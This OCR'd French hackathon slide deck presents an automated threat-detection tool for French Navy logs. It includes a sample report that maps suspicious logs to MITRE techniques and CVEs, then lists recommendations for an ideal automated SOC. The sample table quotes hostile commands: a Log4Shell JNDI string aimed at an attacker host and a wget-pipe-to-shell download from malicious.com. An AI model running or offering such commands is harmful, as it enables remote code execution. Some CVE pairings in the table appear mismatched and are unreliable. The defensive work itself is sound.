HACKATHON

MARINE NATIONALE



Groupe 9
Sixtine Freuslon, Lior Faure, Côme De Valkenaere, Lola Camara

LE PROBLÈME


Des milliers de logs arrivent dans les sytèmes de la Marine chaque jour :

Impossible de pratiquer des analyses manuelles

<u>Le vrai problème :</u>

Un log dangereux peut facilement passer sous les radars

CE QUE NOUS AVONS **CRÉÉ**



Rapport CTI - Marine Nationale

Rapport quotidien de détection des menaces — Généré le 13/05/2026 à 10:09

17	7	4	3	0
LOGS ANALYSÉS	LOGS DANGEREUX	CRITIQUE	ÉLEVÉ	MOYEN


TECHNIQUE LA PLUS DÉTECTÉE	TACTIQUE DOMINANTE	TAUX DE DANGER	CHAÎNES D'ATTAQUE
T1190 — Exploit Public-Facing Application	initial-access	41.2 %	1

⚔ Chaînes d'Attaque Détectées

⚔ CHAÎNE DÉTECTÉE **Accès Initial → Exécution de Commande** — Hôte : ubuntu-server · 0.0 min · Score combiné : **10.0/10**

Un accès initial (exploit web, phishing, credential) est suivi d'une exécution de commande ou script — l'attaquant a pris le contrôle.

T1190 T1105



Détail des logs dangereux

Sévérité	Score	Horodatage	Source	Actif	Message	TTP MITRE	Tactique	CVE / CVSS	Recommandations
CRITIQUE	10.0	2026-05-01 10:25:00	ubuntu-server	RADAR_FREGATE	user : TTY=pts/0 ; PWD=/home/user ; USER=root ; COMMAND=/bin/bash -c curl -X POST -H 'User-Agent: ${jndi:ldap://attacker…	T1190 Exploit Public-Facing Application	initial-access	CVE-2020-0688 CVSS 10.0	• ISOLATION IMMÉDIATE — Déconnecter l'actif du réseau principal. • ALERTE ROUGE — Notifier le RSSI et l'officier de permanence. • FORENSICS — Capturer l'état mémoire avant tout redémarrage.
CRITIQUE	10.0	2026-05-01 10:05:00	ubuntu-server	RADAR_FREGATE	(user) CMD (bash -c 'wget http://malicious.com/payload.sh | sh')…	T1105 Ingress Tool Transfer	execution	CVE-2020-1472 CVSS 7.5	• BLOCAGE — Ajouter l'IP source en liste noire du pare-feu. • SCAN EDR — Lancer une analyse approfondie sur l'actif ciblé. • ZeroLogon : Appliquer le patch MS20-1472 en urgence.
CRITIQUE	9.8	2026-05-10 10:00:00+00:00	192.168.1.100	RADAR_FREGATE	ET TROJAN Possible Log4j RCE Attempt…	T1190 Log4Shell (CVE-2021-44228)	initial-access	CVE-2021-44228 CVSS 10.0	• ISOLATION IMMÉDIATE — Déconnecter l'actif du réseau principal. • ALERTE ROUGE — Notifier le RSSI et l'officier de permanence. • FORENSICS — Capturer l'état mémoire avant tout redémarrage. • Log4Shell : Patcher Log4j

Un rapport journalier de tous les incidents et leur possible impact

NOS
RECOMMENDATIONS

Dans un monde idéal, la solution ressemble à un SOC (Security Operations Center) entièrement automatisé et intelligent :

- Un ingestion pipeline temps réel qui absorbe 100% des logs de tous les systèmes de la Marine
- Un moteur d'IA entraîné sur des millions d'événements réels qui détecte les anomalies en millisecondes
- Une mise à jour automatique des politiques de logs dès qu'un nouveau TTP apparaît dans MITRE ATT&CK ou qu'un nouveau CVE est publié

NOS
RECOMMENDATIONS

Dans un monde idéal, la solution ressemble à un SOC (Security Operations Center) entièrement automatisé et intelligent :

- Un jumeau numérique des systèmes navals qui simule en continu l'impact d'une cyberattaque

- Un dashboard de commandement qui présente aux décideurs, en temps réel , le niveau de risque cyber de chaque bâtiment ou systeme